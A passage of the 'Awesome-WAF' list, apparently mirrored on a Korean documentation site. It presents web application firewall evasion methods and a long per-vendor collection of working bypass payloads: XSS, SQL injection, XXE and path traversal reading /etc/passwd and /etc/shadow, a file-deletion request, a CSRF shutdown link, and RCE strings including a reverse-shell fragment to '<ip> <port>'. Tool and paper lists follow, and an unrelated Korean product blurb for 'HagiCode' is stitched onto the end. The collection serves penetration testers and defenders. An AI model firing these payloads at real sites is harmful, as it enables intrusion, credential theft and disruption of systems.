섹션 제목: “Technique:”- Using the whitelist string as a parameter in GET/POST/PUT/DELETE requests smuggles our payload through the WAF.
- Usually some
*-sync-requestkeywords or a shared token value is used as the secret. - Often adding specific headers may trigger a similar whitelist behaviour.
Now when making a request to the server, you can append it as a parameter:
http://host.com/?randomparameter=<malicious-payload>&<shared-secret>=TrueA real life example how this works can be found at this blog.
Request Header Spoofing:
섹션 제목: “Request Header Spoofing:”Method:
섹션 제목: “Method:”- The target is to fool the WAF/server into believing it was from their internal network.
- Adding some spoofed headers to represent the internal network, does the trick.
Technique:
섹션 제목: “Technique:”- With each request some set of headers are to be added simultaneously thus spoofing the origin.
- The upstream proxy/WAF misinterprets the request was from their internal network, and lets our gory payload through.
Some common headers used:
X-Originating-IP: 127.0.0.1X-Forwarded-For: 127.0.0.1X-Remote-IP: 127.0.0.1X-Remote-Addr: 127.0.0.1X-Client-IP: 127.0.0.1Google Dorks Approach:
섹션 제목: “Google Dorks Approach:”Method:
섹션 제목: “Method:”- There are a lot of known bypasses of various web application firewalls (see section).
- With the help of google dorks, we can easily find bypasses.
Techniques:
섹션 제목: “Techniques:”Before anything else, you should hone up skills from Google Dorks Cheat Sheet.
-
Normal search:
+<wafname> waf bypass -
Searching for specific version exploits:
"<wafname> <version>" (bypass|exploit) -
For specific type bypass exploits:
"<wafname>" +<bypass type> (bypass|exploit) -
On Exploit DB:
site:exploit-db.com +<wafname> bypass -
On 0Day Inject0r DB:
site:0day.today +<wafname> <type> (bypass|exploit) -
On Twitter:
site:twitter.com +<wafname> bypass -
On Pastebin
site:pastebin.com +<wafname> bypass
Known Bypasses:
섹션 제목: “Known Bypasses:”Airlock Ergon
섹션 제목: “Airlock Ergon”- SQLi Overlong UTF-8 Sequence Bypass (>= v4.2.4) by @Sec Consult
%C0%80'+union+select+col1,col2,col3+from+table+--+AWS WAF
섹션 제목: “AWS WAF”"; select * from TARGET_TABLE --- XSS Bypass by @kmkz
<script>eval(atob(decodeURIComponent("payload")))//- XSS Bypass by [Daniele Linguaglossa]
<strong><button popovertarget=x>click me</button><test onbeforetoggle=alert(document.domain) popover id=x>aaa</aaa></strong>Barracuda
섹션 제목: “Barracuda”- Cross Site Scripting by @WAFNinja
<body style="height:1000px" onwheel="alert(1)"><div contextmenu="xss">Right-Click Here<menu id="xss" onshow="alert(1)"><b/%25%32%35%25%33%36%25%36%36%25%32%35%25%33%36%25%36%35mouseover=alert(1)>- HTML Injection by @Global-Evolution
GET /cgi-mod/index.cgi?&primary_tab=ADVANCED&secondary_tab=test_backup_server&content_only=1&&&backup_port=21&&backup_username=%3E%22%3Ciframe%20src%3Dhttp%3A//www.example.net/etc/bad-example.exe%3E&&backup_type=ftp&&backup_life=5&&backup_server=%3E%22%3Ciframe%20src%3Dhttp%3A//www.example.net/etc/bad-example.exe%3E&&backup_path=%3E%22%3Ciframe%20src%3Dhttp%3A//www.example.net/etc/bad-example.exe%3E&&backup_password=%3E%22%3Ciframe%20src%3Dhttp%3A//www.example.net%20width%3D800%20height%3D800%3E&&user=guest&&password=121c34d4e85dfe6758f31ce2d7b763e7&&et=1261217792&&locale=en_USHost: favoritewaf.comUser-Agent: Mozilla/5.0 (compatible; MSIE5.01; Windows NT)- XSS Bypass by @0xInfection
<a href=j%0Aa%0Av%0Aa%0As%0Ac%0Ar%0Ai%0Ap%0At:open()>clickhere- Barracuda WAF 8.0.1 - Remote Command Execution (Metasploit) by @xort
- Barracuda Spam & Virus Firewall 5.1.3 - Remote Command Execution (Metasploit) by @xort
Cerber (WordPress)
섹션 제목: “Cerber (WordPress)”- Username Enumeration Protection Bypass by HTTP Verb Tampering by @ed0x21son
POST host.com HTTP/1.1Host: favoritewaf.comUser-Agent: Mozilla/5.0 (compatible; MSIE5.01; Windows NT)
author=1- Protected Admin Scripts Bypass by @ed0x21son
http://host/wp-admin///load-scripts.php?load%5B%5D=jquery-core,jquery-migrate,utilshttp://host/wp-admin///load-styles.php?load%5B%5D=dashicons,admin-bar- REST API Disable Bypass by @ed0x21son
http://host/index.php/wp-json/wp/v2/users/Citrix NetScaler
섹션 제목: “Citrix NetScaler”- SQLi via HTTP Parameter Pollution (NS10.5) by @BGA Security
<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/"> <soapenv:Header/> <soapenv:Body> <string>’ union select current_user, 2#</string> </soapenv:Body></soapenv:Envelope>http://host/ws/generic_api_call.pl?function=statns&standalone=%3c/script%3e%3cscript%3ealert(document.cookie)%3c/script%3e%3cscript%3eCloudflare
섹션 제목: “Cloudflare”<svg onx=() onload=(confirm)(1)><a+HREF='javascrip%26%239t:alert%26lpar;document.domain)'>test</a><svg onload=prompt%26%230000000040document.domain)><svg onload=prompt%26%23x000000028;document.domain)>xss'"><iframe srcdoc='%26lt;script>;prompt`${document.domain}`%26lt;/script>'>1'"><img/src/onerror=.1|alert``><svg/onload=alert()//<a href="j	a	v	asc
ri	pt:\u0061\u006C\u0065\u0072\u0074(this['document']['cookie'])">X</a>`- XSS Bypass by @Ahmet Ümit
<--`<img/src=` onerror=confirm``> --!>javascript:{alert`0`}<base href=//knoxss.me?- XSS Bypass by @RenwaX23 (Chrome only)
<j id=x style="-webkit-user-modify:read-write" onfocus={window.onerror=eval}throw/0/+name>H</j>#xcat$u+/etc$u/passwd$u/bin$u/bash$u <ip> <port>";cat+/etc/passwd+#Cloudbric
섹션 제목: “Cloudbric”<a69/onclick=[1].findIndex(alert)>pewComodo
섹션 제목: “Comodo”- XSS Bypass by @0xInfection
<input/oninput='new Function`confir\u006d\`0\``'><p/ondragstart=%27confirm(0)%27.replace(/.+/,eval)%20draggable=True>dragme- SQLi by @WAFNinja
0 union/**/select 1,version(),@@datadirDotDefender
섹션 제목: “DotDefender”- Firewall disable by (v5.0) by @hyp3rlinx
PGVuYWJsZWQ+ZmFsc2U8L2VuYWJsZWQ+<enabled>false</enabled>- Remote Command Execution (v3.8-5) by @John Dos
POST /dotDefender/index.cgi HTTP/1.1Host: 172.16.159.132User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; en-US; rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8Accept-Language: en-us,en;q=0.5Accept-Encoding: gzip,deflateAccept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7Keep-Alive: 300Connection: keep-aliveAuthorization: Basic YWRtaW46Cache-Control: max-age=0Content-Type: application/x-www-form-urlencodedContent-Length: 95
sitename=dotdefeater&deletesitename=dotdefeater;id;ls -al ../;pwd;&action=deletesite&linenum=15- Persistent XSS (v4.0) by @EnableSecurity
GET /c?a=<script> HTTP/1.1Host: 172.16.159.132User-Agent: Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; en-US;rv:1.9.1.5) Gecko/20091102 Firefox/3.5.5Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8Accept-Language: en-us,en;q=0.5Accept-Encoding: gzip,deflateAccept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7<script>alert(1)</script>: aaKeep-Alive: 300- R-XSS Bypass by @WAFNinja
<svg/onload=prompt(1);><isindex action="javas&tab;cript:alert(1)" type=image><marquee/onstart=confirm(2)>- XSS Bypass by @0xInfection
<p draggable=True ondragstart=prompt()>alert<bleh/ondragstart=	parent	['open']	()%20draggable=True>dragme<a69/onclick=[1].findIndex(alert)>click- GET - XSS Bypass (v4.02) by @DavidK
/search?q=%3Cimg%20src=%22WTF%22%20onError=alert(/0wn3d/.source)%20/%3E
<img src="WTF" onError="{var{3:s,2:h,5:a,0:v,4:n,1:e}='earltv'}[self][0][v%2Ba%2Be%2Bs](e%2Bs%2Bv%2Bh%2Bn)(/0wn3d/.source)" />- POST - XSS Bypass (v4.02) by @DavidK
<img src="WTF" onError="{var{3:s,2:h,5:a,0:v,4:n,1:e}='earltv'}[self][0][v+a+e+s](e+s+v+h+n)(/0wn3d/.source)" />claveXSS (v4.02) by @DavidK
/?&idPais=3&clave=%3Cimg%20src=%22WTF%22%20onError=%22{Fortinet Fortiweb
섹션 제목: “Fortinet Fortiweb”pcre_expressionunvaidated XSS by @Benjamin Mejri
/waf/pcre_expression/validate?redir=/success&mkey=0%22%3E%3Ciframe%20src=http://vuln-lab.com%20onload=alert%28%22VL%22%29%20%3C/waf/pcre_expression/validate?redir=/success%20%22%3E%3Ciframe%20src=http://vuln-lab.com%20onload=alert%28%22VL%22%29%20%3C&mkey=0- CSP Bypass by @Binar10
POST Type Query
POST /<path>/login-app.aspx HTTP/1.1Host: <host>User-Agent: <any valid user agent string>Accept-Encoding: gzip, deflateConnection: keep-aliveContent-Type: application/x-www-form-urlencodedContent-Length: <the content length must be at least 2399 bytes>
var1=datavar1&var2=datavar12&pad=<random data to complete at least 2399 bytes>
GET Type Query
http://<domain>/path?var1=vardata1&var2=vardata2&pad=<large arbitrary data>F5 ASM
섹션 제목: “F5 ASM”- XSS Bypass by @WAFNinja
<table background="javascript:alert(1)"></table>"/><marquee onfinish=confirm(123)>a</marquee>F5 BIG-IP
섹션 제목: “F5 BIG-IP”- XSS Bypass by @WAFNinja
<body style="height:1000px" onwheel="[DATA]"><div contextmenu="xss">Right-Click Here<menu id="xss" onshow="[DATA]"><body style="height:1000px" onwheel="prom%25%32%33%25%32%36x70;t(1)"><div contextmenu="xss">Right-Click Here<menu id="xss" onshow="prom%25%32%33%25%32%36x70;t(1)">- XSS Bypass by @Aatif Khan
<body style="height:1000px" onwheel="prom%25%32%33%25%32%36x70;t(1)"><div contextmenu="xss">Right-Click Here<menu id="xss"onshow="prom%25%32%33%25%32%36x70;t(1)“>https://host/dms/policy/rep_request.php?report_type=%22%3E%3Cbody+onload=alert(%26quot%3BXSS%26quot%3B)%3E%3Cfoo+- POST Based XXE by @Anonymous
POST /sam/admin/vpe2/public/php/server.php HTTP/1.1Host: bigipCookie: BIGIPAuthCookie=*VALID_COOKIE*Content-Length: 143
<?xml version="1.0" encoding='utf-8' ?><!DOCTYPE a [<!ENTITY e SYSTEM '/etc/shadow'> ]><message><dialogueType>&e;</dialogueType></message>- Directory Traversal by @Anastasios Monachos
Read Arbitrary File
/tmui/Control/jspmap/tmui/system/archive/properties.jsp?&name=../../../../../etc/passwdDelete Arbitrary File
POST /tmui/Control/form HTTP/1.1Host: site.comUser-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:32.0) Gecko/20100101 Firefox/32.0Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8Accept-Language: en-US,en;q=0.5Accept-Encoding: gzip, deflateCookie: JSESSIONID=6C6BADBEFB32C36CDE7A59C416659494; f5advanceddisplay=""; BIGIPAuthCookie=89C1E3BDA86BDF9E0D64AB60417979CA1D9BE1D4; BIGIPAuthUsernameCookie=admin; F5_CURRENT_PARTITION=Common; f5formpage="/tmui/system/archive/properties.jsp?&name=../../../../../etc/passwd"; f5currenttab="main"; f5mainmenuopenlist=""; f5_refreshpage=/tmui/Control/jspmap/tmui/system/archive/properties.jsp%3Fname%3D../../../../../etc/passwdContent-Type: application/x-www-form-urlencoded
_form_holder_opener_=&handler=%2Ftmui%2Fsystem%2Farchive%2Fproperties&handler_before=%2Ftmui%2Fsystem%2Farchive%2Fproperties&showObjList=&showObjList_before=&hideObjList=&hideObjList_before=&enableObjList=&enableObjList_before=&disableObjList=&disableObjList_before=&_bufvalue=icHjvahr354NZKtgQXl5yh2b&_bufvalue_before=icHjvahr354NZKtgQXl5yh2b&_bufvalue_validation=NO_VALIDATION&com.f5.util.LinkedAdd.action_override=%2Ftmui%2Fsystem%2Farchive%2Fproperties&com.f5.util.LinkedAdd.action_override_before=%2Ftmui%2Fsystem%2Farchive%2Fproperties&linked_add_id=&linked_add_id_before=&name=..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd&name_before=..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd&form_page=%2Ftmui%2Fsystem%2Farchive%2Fproperties.jsp%3F&form_page_before=%2Ftmui%2Fsystem%2Farchive%2Fproperties.jsp%3F&download_before=Download%3A+..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd&restore_before=Restore&delete=Delete&delete_before=Delete
F5 FirePass
섹션 제목: “F5 FirePass”- SQLi Bypass from @Anonymous
state=%2527+and+(case+when+SUBSTRING(LOAD_FILE(%2527/etc/passwd%2527),1,1)=char(114)+then+BENCHMARK(40000000,ENCODE(%2527hello%2527,%2527batman%2527))+else+0+end)=0+--+ModSecurity
섹션 제목: “ModSecurity”<a href="jav%0Dascript:alert(1)">;+$u+cat+/etc$u/passwd$u;+$u+cat+/etc$u/passwd+\#- RCE Payloads for PL1 and PL2 by @theMiddle (v3.0)
/???/??t+/???/??ss??- RCE Payloads for PL3 by @theMiddle (v3.0)
/?in/cat+/et?/passw?- SQLi Bypass by @Johannes Dahse (v2.2)
0+div+1+union%23foo*%2F*bar%0D%0Aselect%23foo%0D%0A1%2C2%2Ccurrent_user- SQLi Bypass by @Yuri Goltsev (v2.2)
1 AND (select DCount(last(username)&after=1&after=1) from users where username='ad1min')- SQLi Bypass by @Ahmad Maulana (v2.2)
1'UNION/*!0SELECT user,2,3,4,5,6,7,8,9/*!0from/*!0mysql.user/*-- SQLi Bypass by @Travis Lee (v2.2)
amUserId=1 union select username,password,3,4 from users- SQLi Bypass by @Roberto Salgado (v2.2)
%0Aselect%200x00,%200x41%20like/*!31337table_name*/,3%20from%20information_schema.tables%20limit%201- SQLi Bypass by @Georgi Geshev (v2.2)
1%0bAND(SELECT%0b1%20FROM%20mysql.x)- SQLi Bypass by @SQLMap Devs (v2.2)
%40%40new%20union%23sqlmapsqlmap...%0Aselect%201,2,database%23sqlmap%0A%28%29- SQLi Bypass by @HackPlayers (v2.2)
%0Aselect%200x00%2C%200x41%20not%20like%2F*%2100000table_name*%2F%2C3%20from%20information_schema.tables%20limit%201Imperva
섹션 제목: “Imperva”<input id='a'value='global'><input id='b'value='E'><input 'id='c'value='val'><input id='d'value='aler'><input id='e'value='t(documen'><input id='f'value='t.domain)'><svg+onload[\r\n]=$[a.value+b.value+c.value](d.value+e.value+f.value)><x/onclick=globalThis['\u0070r\u006f'+'mpt']<)>clickme<a/href="j%0A%0Davascript:{var{3:s,2:h,5:a,0:v,4:n,1:e}='earltv'}[self][0][v+a+e+s](e+s+v+h+n)(/infected/.source)" />click<a69/onclick=write()>pew<details/ontoggle="self['wind'%2b'ow']['one'%2b'rror']=self['wind'%2b'ow']['ale'%2b'rt'];throw/**/self['doc'%2b'ument']['domain'];"/open>- Imperva SecureSphere 13 - Remote Command Execution by @rsp3ar
- XSS Bypass by @David Y
<svg onload\r\n=$.globalEval("al"+"ert()");>- XSS Bypass by @Emad Shanab
<svg/onload=self[`aler`%2b`t`]`1`>anythinglr00%3c%2fscript%3e%3cscript%3ealert(document.domain)%3c%2fscript%3euxldz- XSS Bypass by @WAFNinja
%3Cimg%2Fsrc%3D%22x%22%2Fonerror%3D%22prom%5Cu0070t%2526%2523x28%3B%2526%2523x27%3B%2526%2523x58%3B%2526%2523x53%3B%2526%2523x53%3B%2526%2523x27%3B%2526%2523x29%3B%22%3E- XSS Bypass by @i_bo0om
<iframe/onload='this["src"]="javas	cript:al"+"ert``"';><img/src=q onerror='new Function`al\ert\`1\``'>- XSS Bypass by @c0d3g33k
<object data='data:text/html;;;;;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg=='></object>- SQLi Bypass by @DRK1WI
15 and '1'=(SELECT '1' FROM dual) and '0having'='0having'- SQLi by @Giuseppe D’Amore
stringindatasetchoosen%%' and 1 = any (select 1 from SECURE.CONF_SECURE_MEMBERS where FULL_NAME like '%%dministrator' and rownum<=1 and PASSWORD like '0%') and '1%%'='1Kona SiteDefender
섹션 제목: “Kona SiteDefender”%3Cmarquee%20loop=1%20width=%271%26apos;%27onfinish=self[`al`+`ert`](1)%3E%23leet%3C/marquee%3Easd"on+<>+onpointerenter%3d"x%3dconfirm,x(cookie)%2522%253E%253Csvg%2520height%3D%2522100%2522%2520width%3D%2522100%2522%253E%2520%253Ccircle%2520cx%3D%252250%2522%2520cy%3D%252250%2522%2520r%3D%252240%2522%2520stroke%3D%2522black%2522%2520stroke-width%3D%25223%2522%2520fill%3D%2522red%2522%2520%2F%253E%2520%253C%2Fsvg%253E<body%20alt=al%20lang=ert%20onmouseenter="top['al'+lang](/PoC%20XSS%20Bypass%20by%20Jonathan%20Bouman/)"?"></script><base%20c%3D=href%3Dhttps:\mysite>- XSS Bypass by @0xInfection
<abc/onmouseenter=confirm%60%60>%2522%253E%253C%2Fdiv%253E%253C%2Fdiv%253E%253Cbrute%2520onbeforescriptexecute%3D%2527confirm%28document.domain%29%2527%253E<style>@keyframes a{}b{animation:a;}</style><b/onanimationstart=prompt`${document.domain}`><marquee+loop=1+width=0+onfinish='new+Function`al\ert\`1\``'>Profense
섹션 제목: “Profense”- GET Type CSRF Attack by @Michael Brooks (>= v.2.6.2)
Turn off Proface Machine
<img src=https://host:2000/ajax.html?action=shutdown>Add a proxy
<img src=https://10.1.1.199:2000/ajax.html?vhost_proto=http&vhost=vhost.com&vhost_port=80&rhost_proto=http&rhost=10.1.1.1&rhost_port=80&mode_pass=on&xmle=on&enable_file_upload=on&static_passthrough=on&action=add&do=save>- XSS Bypass by @Michael Brooks (>= v.2.6.2)
https://host:2000/proxy.html?action=manage&main=log&show=deny_log&proxy=>"<script>alert(document.cookie)</script>- XSS Bypass by @EnableSecurity (>= v2.4)
%3CEvil%20script%20goes%20here%3E=%0AByPass%3Cscript%3Ealert(document.cookie)%3C/script%20ByPass%3EQuickDefense
섹션 제목: “QuickDefense”- XSS Bypass by @WAFNinja
?<input type="search" onsearch="aler\u0074(1)"><details ontoggle=alert(1)>Sucuri
섹션 제목: “Sucuri”<a href=javascript:confirm(1)>/???/??t+/???/??ss??;+cat+/e'tc/pass'wdc\\a\\t+/et\\c/pas\\swd- XSS Bypass by @Luka
"><input/onauxclick="[1].map(prompt)">data:text/html,<form action=https://brutelogic.com.br/xss-cp.php method=post><input type=hidden name=a value="<img/src=//knoxss.me/yt.jpg onpointerenter=alert`1`>"><input type=submit></form>StackPath
섹션 제목: “StackPath”<object/data=javascript:alert()><a/href="javascript%0A%0D:alert()>clickmeURLScan
섹션 제목: “URLScan”- Directory Traversal by @ZeQ3uL (<= v3.1) (Only on ASP.NET)
http://host.com/test.asp?file=.%./bla.txtWebARX
섹션 제목: “WebARX”- Cross Site Scripting by @0xInfection
<a69/onauxclick=open()>rightclickhere-
Bypassing All Protections Using A Whitelist String by @Osanda Malith
- XSS PoC
http://host.com/?vulnparam=<script>alert()</script>&ithemes-sync-request- LFI PoC
http://host.com/?vulnparam=../../../../../etc/passwd&ithemes-sync-request- SQLi PoC
http://host.com/?vulnparam=1%20unionselect%20@@version,2--&ithemes-sync-request
WebKnight
섹션 제목: “WebKnight”- Cross Site Scripting by @WAFNinja
<isindex action=j	a	vas	c	r	ipt:alert(1) type=image><marquee/onstart=confirm(2)><details ontoggle=alert(1)><div contextmenu="xss">Right-Click Here<menu id="xss" onshow="alert(1)"><img src=x onwheel=prompt(1)>- SQLi by @WAFNinja
0 union(select 1,username,password from(users))0 union(select 1,@@hostname,@@datadir)- XSS Bypass by @Aatif Khan (v4.1)
<details ontoggle=alert(1)><div contextmenu="xss">Right-Click Here<menu id="xss" onshow="alert(1)">10 a%nd 1=0/(se%lect top 1 ta%ble_name fr%om info%rmation_schema.tables)Wordfence
섹션 제목: “Wordfence”- XSS Bypass by @brute Logic
<a href=javascript:alert(1)><a href=javascript:alert(1)>- XSS Bypass by @0xInfection
<a/**/href=j%0Aa%0Av%0Aa%0As%0Ac%0Ar%0Ai%0Ap%0At:/**/alert()/**/>clickhttp://host/wp-admin/admin-ajax.php?action=revslider_show_image&img=../wp-config.php- XSS Exploit by @MustLive (>= v3.3.5)
<html><head><title>Wordfence Security XSS exploit (C) 2012 MustLive.http://websecurity.com.ua</title></head><body onLoad="document.hack.submit()"><form name="hack" action="http://site/?_wfsf=unlockEmail" method="post"><input type="hidden" name="email"value="<script>alert(document.cookie)</script>"></form></body></html><meter onmouseover="alert(1)"'">><div><meter onmouseover="alert(1)"</div>">><marquee loop=1 width=0 onfinish=alert(1)>Apache Generic
섹션 제목: “Apache Generic”- Writing method type in lowercase by @i_bo0om
get /login HTTP/1.1Host: favoritewaf.comUser-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)IIS Generic
섹션 제목: “IIS Generic”- Tabs before method by @i_bo0om
GET /login.php HTTP/1.1Host: favoritewaf.comUser-Agent: Mozilla/4.0 (compatible; MSIE5.01; Windows NT)Awesome Tools
섹션 제목: “Awesome Tools”Fingerprinting:
섹션 제목: “Fingerprinting:”- WAFW00F - The ultimate WAF fingerprinting tool with the largest fingerprint database from @EnableSecurity.
- IdentYwaf - A blind WAF detection tool which utlises a unique method of identifying WAFs based upon previously collected fingerprints by @stamparm.
Testing:
섹션 제목: “Testing:”- GoTestWAF - A tool to test a WAF’s detection logic and bypasses from @wallarm.
- Lightbulb Framework - A WAF testing suite written in Python.
- WAFBench - A WAF performance testing suite by Microsoft.
- WAF Testing Framework - A WAF testing tool by Imperva.
- Framework for Testing WAFs (FTW) - A framework by the OWASP CRS team that helps to provide rigorous tests for WAF rules by using the OWASP Core Ruleset V3 as a baseline.
- WAFtester - A WAF security testing CLI that fingerprints 197+ WAF vendors, benchmarks rule coverage with quantitative scoring (F1/MCC), and automates bypass discovery with 70+ evasion techniques. Supports SARIF, SonarQube, and GitLab SAST output for CI/CD integration.
Evasion:
섹션 제목: “Evasion:”- WAFNinja - A smart tool which fuzzes and can suggest bypasses for a given WAF by @khalilbijjou.
- WAFTester - Another tool which can obfuscate payloads to bypass WAFs by @Raz0r.
- libinjection-fuzzer - A fuzzer intended for finding
libinjectionbypasses but can be probably used universally. - bypass-firewalls-by-DNS-history - A tool which searches for old DNS records for finding actual site behind the WAF.
- abuse-ssl-bypass-waf - A tool which finds out supported SSL/TLS ciphers and helps in evading WAFs.
- SQLMap Tamper Scripts - Tamper scripts in SQLMap obfuscate payloads which might evade some WAFs.
- Bypass WAF BurpSuite Plugin - A plugin for Burp Suite which adds some request headers so that the requests seem from the internal network.
- enumXFF - Eumerating IPs in X-Forwarded-Headers to bypass 403 restrictions
- WAF Bypass Tool - WAF bypass Tool from Nemesida is an open source tool to analyze the security of any WAF for False Positives and False Negatives using predefined and customizable payloads.
- nowafpls - Burp Plugin to Bypass WAFs through the insertion of Junk Data.
- impersonate-proxy - A local MITM proxy that spoofs TLS (JA3/JA4), HTTP/2, and header fingerprints per connection to test WAF bot-detection, with a Chrome extension for live profile switching, by @ytkoka.
Management:
섹션 제목: “Management:”- AWS Firewall Factory - Deploy, update, and stage your WAFs while managing them centrally via FMS.
Blogs and Writeups
섹션 제목: “Blogs and Writeups”Many of the content mentioned above have been taken from some of the following excellent writeups.
- Web Application Firewall (WAF) Evasion Techniques #1 - By @Secjuice.
- Web Application Firewall (WAF) Evasion Techniques #2 - By @Secjuice.
- Web Application Firewall (WAF) Evasion Techniques #3 - By @Secjuice.
- How To Exploit PHP Remotely To Bypass Filters & WAF Rules- By @Secjuice
- ModSecurity SQL Injection Challenge: Lessons Learned - By @SpiderLabs.
- XXE that can Bypass WAF - By @WallArm.
- SQL Injection Bypassing WAF - By @OWASP.
- How To Reverse Engineer A Web Application Firewall Using Regular Expression Reversing - By @SunnyHoi.
- Bypassing Web-Application Firewalls by abusing SSL/TLS - By @0x09AL.
- Request Encoding to Bypass WAFs - By @Soroush Dalili
Video Presentations
섹션 제목: “Video Presentations”- WAF Bypass Techniques Using HTTP Standard and Web Servers Behavior from @OWASP.
- Confessions of a WAF Developer: Protocol-Level Evasion of Web App Firewalls from BlackHat USA 12.
- Web Application Firewall - Analysis of Detection Logic from BlackHat.
- Bypassing Browser Security Policies for Fun & Profit from BlackHat.
- Web Application Firewall Bypassing from Positive Technologies.
- Fingerprinting Filter Rules of Web Application Firewalls - Side Channeling Attacks from @UseNix.
- Evading Deep Inspection Systems for Fun and Shell from BlackHat US 13.
- Bypass OWASP CRS && CWAF (WAF Rule Testing - Unrestricted File Upload) from Fools of Security.
- WAFs FTW! A modern devops approach to security testing your WAF from AppSec USA 17.
- Web Application Firewall Bypassing WorkShop from OWASP.
- Bypassing Modern WAF’s Exemplified At XSS by Rafay Baloch from Rafay Bloch.
- WTF - WAF Testing Framework from AppSecUSA 13.
- The Death of a Web App Firewall from Brian McHenry.
- Adventures with the WAF from BSides Manchester.
- Bypassing Intrusion Detection Systems from BlackHat.
- Building Your Own WAF as a Service and Forgetting about False Positives from Auscert.
Presentations & Research Papers
섹션 제목: “Presentations & Research Papers”Research Papers:
섹션 제목: “Research Papers:”- Protocol Level WAF Evasion - A protocol level WAF evasion techniques and analysis by Qualys.
- Neural Network based WAF for SQLi - A paper about building a neural network based WAF for detecting SQLi attacks.
- Bypassing Web Application Firewalls with HTTP Parameter Pollution - A research paper from Exploit DB about effectively bypassing WAFs via HTTP Parameter Pollution.
- Poking A Hole in the Firewall - A paper by Rafay Baloch about modern firewall analysis.
- Modern WAF Fingerprinting and XSS Filter Bypass - A paper by Rafay Baloch about WAF fingerprinting and bypassing XSS filters.
- WAF Evasion Testing - A WAF evasion testing guide from SANS.
- Side Channel Attacks for Fingerprinting WAF Filter Rules - A paper about how side channel attacks can be utilised to fingerprint firewall filter rules from UseNix Woot’12.
- WASC WAF Evaluation Criteria - A guide for WAF Evaluation from Web Application Security Consortium.
- WAF Evaluation and Analysis - A paper about WAF evaluation and analysis of 2 most used WAFs (ModSecurity & WebKnight) from University of Amsterdam.
- Bypassing all WAF XSS Filters - A paper about bypassing all XSS filter rules and evading WAFs for XSS.
- Beyond SQLi - Obfuscate and Bypass WAFs - A research paper from Exploit Database about obfuscating SQL injection queries to effectively bypass WAFs.
- Bypassing WAF XSS Detection Mechanisms - A research paper about bypassing XSS detection mechanisms in WAFs.
Presentations:
섹션 제목: “Presentations:”- Methods to Bypass a Web Application Firewall - A presentation from PT Security about bypassing WAF filters and evasion.
- Web Application Firewall Bypassing (How to Defeat the Blue Team) - A presentation about bypassing WAF filtering and ruleset fuzzing for evasion by @OWASP.
- WAF Profiling & Evasion Techniques - A WAF testing and evasion guide from OWASP.
- Protocol Level WAF Evasion Techniques - A presentation at about efficiently evading WAFs at protocol level from BlackHat US 12.
- Analysing Attacking Detection Logic Mechanisms - A presentation about WAF logic applied to detecting attacks from BlackHat US 16.
- WAF Bypasses and PHP Exploits - A presentation about evading WAFs and developing related PHP exploits.
- Side Channel Attacks for Fingerprinting WAF Filter Rules - A presentation about how side channel attacks can be utilised to fingerprint firewall filter rules from UseNix Woot’12.
- Our Favorite XSS Filters/IDS and how to Attack Them - A presentation about how to evade XSS filters set by WAF rules from BlackHat USA 09.
- Playing Around with WAFs - A small presentation about WAF profiling and playing around with them from Defcon 16.
- A Forgotten HTTP Invisibility Cloak - A presentation about techniques that can be used to bypass common WAFs from BSides Manchester.
- Building Your Own WAF as a Service and Forgetting about False Positives - A presentation about how to build a hybrid mode waf that can work both in an out-of-band manner as well as inline to reduce false positives and latency Auscert2019.
Credits & License:
섹션 제목: “Credits & License:”Initial fingerprint compilation and bypasses were put together by Pinaki (0xInfection), but now it largely remains as a community supported repository. Awesome-WAF is licensed under the Apache 2.0 License.
HagiCode
HagiCode는 에이전트 코딩 작업 공간입니다. 풍부하고 편리한 UI 상호작용으로 계획 수립, 에이전트 실행, 프로젝트 작업을 쉽게 시작하고 따라가며 개발을 더 흥미로운 경험으로 만듭니다.
풍부하고 편리한 UI 상호작용으로 계획부터 프로젝트 작업까지 쉽게 따라갈 수 있습니다.

- 스마트OpenSpec 워크플로는 의도를 제안, 설계, 작업을 거쳐 배포까지 이어지는 실행 가능한 경로로 바꿉니다.
- 효율적다중 에이전트 실행으로 조사, 구현, 검토를 병렬로 진행하며 여러 저장소와 익숙한 Agent CLI를 지원합니다.
- 흥미로운풍부하고 편리한 UI 상호작용으로 계획 수립, 에이전트 실행, 프로젝트 작업을 쉽게 시작하고 따라갈 수 있습니다.
Windows용 다운로드
HagiCode 공유

아이디어를 실제로 배포되는 소프트웨어로.
HagiCode는 에이전트 코딩 작업 공간입니다. OpenSpec 워크플로로 변경을 계획하고, 다중 에이전트 실행으로 진행하며, Hero Scenario로 긴 작업의 진행 상황을 한눈에 보여 아이디어를 실제로 배포되는 소프트웨어로 만듭니다.
- 스마트
- OpenSpec 워크플로는 의도를 제안부터 배포까지 이어지는 실행 가능한 경로로 바꿉니다.
- 효율적
- 다중 에이전트 실행으로 조사, 구현, 검토를 병렬로 진행합니다.
- 즐거운
- 편리한 UI 상호작용으로 계획, 에이전트 실행, 프로젝트 작업을 쉽게 따라갈 수 있습니다.
© 2026 HagiCode | Powered By hagilight-starlight@0.21.0 | Branch: main | Commit: 745b50b | Built: